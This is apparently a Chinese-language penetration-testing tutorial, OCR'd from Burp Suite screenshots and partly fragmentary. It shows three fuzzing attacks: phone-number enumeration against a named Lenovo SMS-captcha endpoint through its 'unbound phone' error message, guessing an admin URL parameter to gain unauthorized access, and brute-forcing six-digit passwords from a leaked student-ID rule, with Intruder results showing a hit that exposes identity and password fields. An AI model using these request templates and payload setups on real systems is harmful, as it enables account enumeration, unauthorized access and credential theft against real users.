Fuzz 手机加验证码突破绕过

Send Cancel

Target: https://zhiding.box.lenovo.com

Request

Pretty Raw Hex \n

```
1 POST /v2/captcha/sendsms/ HTTP/2
2 Host:
3 Cookie
  Hm_lv
  Hm_lpv
4 Conten
5 Sec-C
6 Accep
7 X-Requ
8 Sec-C
9 User-A
  Gecko
10 Conte
11 Origi
12 Sec-F
13 Sec-F
14 Sec-F
15 Refer
16 Accep
17 Accep
18 Conne
19
20 mobile=130
```

hljlffaeklfe7; language=zh;

eWebKit/537.36 (KHTML, like


320&type=sms&op_type=1&captcha=gdkn


Response

Pretty Raw Hex Render \n

```
1 HTTP/2 400 Bad Request
2 Date: Mon, 17 Oct 2022 05:03:09 GMT
3 Content-Type: application/json;charset=utf-8
4 Content-Length: 146
5 Set-Cookie: Rest Cookie
6
7 {
  "msgcode":"login:mobile_unbinded_user",
  "code":"login:mobile_unbinded_user",
  "state":400,
  "type":"error",
  "message":"该手机未绑定任何账号"
}
```


INSPECTOR


Target
Positions
Payloads
Resource Pool
Options
Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack type defined in t
can be customized in different ways.
Payload set: 1
Payload count: 100,000
Payload type: Numbers
Request count: 100,000
Payload Options [Numbers]
This payload type generates numeric payloads within a given range and in a specified format.
Number range
Type: Sequential Random
From: 13000000000
To: 13099999999
Step:
How many: 100000
Number format
Base: Decimal Hex
Min integer digits:
Max integer digits:
Min fraction digits: 0
Max fraction digits: 0
Examples
1



Fuzz 访问 URL 挖未授权访问

某系统测试发现后台登录地址为 https://xxx/?m=index



于是请求 https://xxx/?m=view，获取一个未授权访问漏洞



<h3 class="title">列表</h3>


<thead>
</tr>
</tr>
Type a search term

Fuzz 密码组合规则信息泄漏

关于更新2021级研究生新生学号的通知-信息化服务中心

2021年11月2日 根据有关要求和业务需要,需对我校2021级研究生新生现有学号进行更新。更新规则为现有学号减少2位(由16位更新为14位),即:2021级研究生新生现有学号的前4位"202...


Attack Save Columns
Results Target Positions Payloads Resource Pool Options
Payload Positions
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Sniper
1 POST /interfacss/user/baseinfor HTTP/1.1
2 Content-Type: application/json
3 Content-Length: 47
4 Host:
5 Connection:
6 Accept-Encoding: gzip, deflate
ssword":"§§","username":"1"}
Add §
Clear §
Auto §
Refresh
0 matches


Attack Save Columns
Results Target Positions Payloads Resource Pool Options
Filter: Showing all items
Request Payload Status Error Timeout Length Comment
11627 011627 200 427
0 200 255
1 000001 200 255
2 000002 200 255
3 000003 200 255
4 000004 200 255
5 000005 200 255
6 000006 200 255
7 000007 200 255
8 000008 200 255
9 000009 200 255
10 000010 200 255
11 000011 200 255
Request Response
Pretty Raw Hex Render \n
1 HTTP/1.1 200 OK
2 Server: RUMS
3 Date: Thu, 10 Mar 2022 22:00:02 GMT
4 Content-Type: text/html;charset=UTF-8
5 Connection: close
6 Content-Length: 278
8 {"cardNo" "email":"","identityNo": "passWord"


联想模拟器
主页
网点座位号管理
1:50
我的座位
座位预约
座位签退
暂时离开
暂离归来
参数设置
返回首页